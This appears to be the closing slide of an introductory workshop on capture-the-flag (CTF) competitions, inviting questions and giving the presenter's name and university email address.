The workshop will give you the basics on what is CTF and how to get started!

Thank you! Questions?

Rahat Masood
rahat.masood@unsw.edu.au